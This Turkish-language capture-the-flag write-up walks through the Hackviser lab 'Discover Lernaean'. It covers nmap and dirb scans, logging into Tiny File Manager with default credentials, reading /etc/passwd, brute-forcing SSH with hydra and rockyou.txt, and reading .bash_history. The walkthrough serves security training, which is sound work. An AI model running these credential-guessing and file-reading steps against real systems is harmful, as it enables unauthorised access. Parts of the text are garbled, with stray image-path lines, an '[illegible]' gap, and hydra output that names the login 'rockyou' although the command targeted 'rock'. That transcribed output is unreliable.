

# Warmups 2/Discover Lernaean

Herkese selamlar ben Mansur Derda bugün sizlere Hackviser üzerinde bulunan Warmups 2/**Discover Lernaean** makinesinin çözümünü anlatacağım keyifli okumalar.

Öncelikle bize verilen ip adresine hangi portların açık olduğunu görmek için nmap taraması yapıyoruz.

```
(kali@kali)-[~]  
$ nmap -sV 172.20.3.148  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-23 11:19 EDT  
Nmap scan report for 172.20.3.148  
Host is up (0.079s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.56 ((Debian))  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 13.99 seconds
```

Burada 22/ssh ve 80/http (2.4.56) portlarının açık olduğunu görüyoruz.

http portunu açık gördükten sonra "dirb" aracı ile dizin taraması yapıyorum. Bu tarama için -o parametresini kullanıyorumki ilerde lazım olursa bakmak için çıktıları bir dosyaya kaydedeyim.

```
(kali@kali)-[~]
$ dirb http://172.20.3.148 -o exit.txt

DIRB v2.22
By The Dark Raver


OUTPUT_FILE: exit.txt
START_TIME: Mon Sep 23 11:25:50 2024
URL_BASE: http://172.20.3.148/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612


Scanning URL: http://172.20.3.148/
⇒ DIRECTORY: http://172.20.3.148/filemanager/
⇒ Testing: http://172.20.3.148/forgotten
```

Burada \*\*\*\*\*/filemanager uzantısı olduğunu görüyorum

Uzantıya gittiğimde ise karşıma aşağıdaki login ekranı geliyor



Bu ekranda Tiny File Manager ifadesini gördükten sonra internette bu nedir diye araştırma yapıyorum ve aşağıdaki github reposuna ulaşıyorum.



The screenshot shows the GitHub README for Tiny File Manager. At the top, there are links for 'README', 'GPL-3.0 license', and 'Security'. The main content is divided into two sections: 'Requirements' and 'How to use'. Under 'Requirements', it lists PHP 5.5.0 or higher and recommends Fileinfo, iconv, zip, tar, and mbstring extensions. Under 'How to use', it provides instructions on downloading the ZIP, copying the file to a web space, and setting default credentials (admin/admin@123 and user/12345). It also includes a warning about setting a custom username and password, and instructions on enabling/disabling authentication and using a custom configuration file.

**Requirements**

- PHP 5.5.0 or higher.
- Fileinfo, iconv, zip, tar and mbstring extensions are strongly recommended.

**How to use**

Download ZIP with latest version from master branch.

Just copy the tinyfilemanager.php to your webspace - thats all :) You can also change the file name from "tinyfilemanager.php" to something else, you know what i meant for.

Default username/password: **admin/admin@123** and **user/12345**.

⚠ Warning: Please set your own username and password in `$auth_users` before use. password is encrypted with `password_hash()` . to generate new password hash [here](#)


To enable/disable authentication set `$use_auth` to true or false.



**i** Add your own configuration file [config.php](#) in the same folder to use as additional configuration file.

**i** To work offline without CDN resources, use [offline](#) branch
























Bu kısımda admin/admin@123 ve user/12345 default giriş bilgileri ile giriş yapabileceğimi görüp bunu denemek istiyorum

admin kullanıcısına giriş yapamıyorum. Fakat user/12345 bilgileri ile başarılı bir giriş yaptıktan sonra aşağıdaki ekrana ulaşıyorum

File Manager 

Filter    User

You are logged in


Name	Size	Modified	Perms	Owner	Actions
bin → <i>usr/bin</i>	Folder	09/20/2023 10:22 AM	0755	root:root	
 boot	Folder	09/19/2023 6:49 PM	0755	root:root	
 dev	Folder	09/23/2024 3:15 PM	0755	root:root	
 etc	Folder	09/23/2024 3:15 PM	0755	root:root	
 home	Folder	09/20/2023 11:46 AM	0755	root:root	
lib → <i>usr/lib</i>	Folder	09/20/2023 10:06 AM	0755	root:root	
lib32 → <i>usr/lib32</i>	Folder	09/19/2023 6:42 PM	0755	root:root	
lib64 → <i>usr/lib64</i>	Folder	09/19/2023 6:45 PM	0755	root:root	
libx32 → <i>usr/libx32</i>	Folder	09/19/2023 6:42 PM	0755	root:root	
 lost+found	Folder	09/19/2023 6:42 PM	0700	root:root	
 media	Folder	09/19/2023 6:42 PM	0755	root:root	
 mnt	Folder	09/19/2023 6:42 PM	0755	root:root	
 opt	Folder	09/19/2023 6:42 PM	0755	root:root	
 proc	Folder	09/23/2024 3:15 PM	0555	root:root	



Bu kısımda benden istenen son eklenen kullanıcıyı bulmak. Bu yüzden etc/passwd dosyasına gidiyorum




Kali Linux Tiny File Manager GitHub - prasathmani/tin

172.20.3.148/filemanager/index.php?p=etc&view=passwd

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

File Manager  /etc

Filter    User

 Download
 Open
 Back

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534:/run/ssh:/usr/sbin/nologin
hackviser:x:1000:1000:hackviser,,,:/home/hackviser:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
rock:x:1001:1001:/home/rock:/bin/bash

```

Nmap taraması sonucunda ssh portunun açık olduğunu görmüştüm rock kullanıcısı ile giriş yapmaya çalışıyorum.

Ve bu kısımda bizden parola isteniyor

```
(kali@kali)-[~]
$ hydra -l rock -P /usr/share/wordlists/rockyou.txt 172.20.3.148 ssh
```

```

$ hydra -l rock -P /usr/share/wordlists/rockyou.txt 172.20.3.148 ssh
hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these
** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-23 11:38:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l1:p14344399), -896525 tries per task
[DATA] attacking ssh://172.20.3.148:22/
[STATUS] 121.00 tries/min, 121 tries in 00:01h, 14344279 to do in 1975:48h, 15 active
[22][ssh] host: 172.20.3.148 login: rockyou password: 77777777

```

[illegible]

Önce ls komutunu deniyorum ancak herhangi bir öge listelenmiyor. Ardından gizli dosyaları da görüntülemek için ls -la komutunu kullanıyorum. Burada .bash\_history adındaki dosya dikkatimi çekiyor.

cat komutu ile dosyayı yazdırdıktan sonra rock kullanıcısının çalıştığı ilk komut olan `cat .bash_history` komutunu görüp son soruyu da cevaplamış oluyorum.

Umarım bu yazı sizler için faydalı olmuştur diğer yazılarda görüşmek üzere...